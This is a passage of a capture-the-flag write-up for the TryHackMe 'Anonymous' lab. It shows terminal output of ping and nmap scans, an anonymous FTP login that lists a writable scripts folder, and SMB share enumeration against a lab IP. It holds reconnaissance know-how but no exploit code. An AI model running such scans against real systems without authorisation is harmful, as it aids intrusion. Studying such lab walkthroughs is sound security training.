

Anonymous (THM)

ip of the machine :- 10.10.228.203




```
06:47 pm CyberCreedPC Wed Sep 18 2024 ~/testing 18:47 sohamt (4.238s)
ping 10.10.228.203 -c 5

PING 10.10.228.203 (10.10.228.203) 56(84) bytes of data.
64 bytes from 10.10.228.203: icmp_seq=1 ttl=60 time=188 ms
64 bytes from 10.10.228.203: icmp_seq=2 ttl=60 time=331 ms
64 bytes from 10.10.228.203: icmp_seq=3 ttl=60 time=222 ms
64 bytes from 10.10.228.203: icmp_seq=4 ttl=60 time=212 ms
64 bytes from 10.10.228.203: icmp_seq=5 ttl=60 time=198 ms

--- 10.10.228.203 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 188.289/230.058/330.568/51.560 ms
```

machine is on!!!




```
06:48 pm CyberCreedPC Wed Sep 18 2024 ~/testing 18:48 sohamt (1m 16.05s)
nmap -p- --min-rate=10000 10.10.228.203

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-18 18:48 IST
Warning: 10.10.228.203 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.228.203
Host is up (0.18s latency).
Not shown: 51572 closed tcp ports (conn-refused), 13959 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 76.01 seconds
```

ftp, ssh and smb is running on default ports...




```
06:50 pm CyberCreedPC Wed Sep 18 2024 ~/testing 18:50 sohamt (22.051s)
nmap -p 21,22,139,445 -sC -A -T5 -Pn -n 10.10.228.203
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-18 18:50 IST
Nmap scan report for 10.10.228.203
Host is up (0.18s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.68.223
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-09-18T13:21:06
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2024-09-18T13:21:07+00:00
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-security-mode:
|   3:1:1:
```




```
|    3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

ftp anonymous login is allowed...




```
06:53 pm CyberCreedPC Wed Sep 18 2024 ~/testing 18:53 sohamt
ftp 10.10.228.203

Connected to 10.10.228.203.
220 NamelessOne's FTP Server!
Name (10.10.228.203:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

anonymous login successful...




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1161 Sep 18 13:24 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

found a directory with some files, let's get them...




```
06:52 pm cybercreature Wed Sep 18 2024 ~/testing 18:52 sonami (32.451s)
nmap --script smb-enum-shares.nse -p445 10.10.228.203

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-18 18:52 IST
Nmap scan report for 10.10.228.203
Host is up (0.16s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.228.203\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (anonymous server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.228.203\pics:
|     Type: STYPE_DISKTREE
|     Comment: My SMB Share Directory for Pics
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\namelessone\pics
|     Anonymous access: READ
|     Current user access: READ
|   \\10.10.228.203\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 32.45 seconds
```

So used nmap smb-enum-shares script to get all the shares on the server.



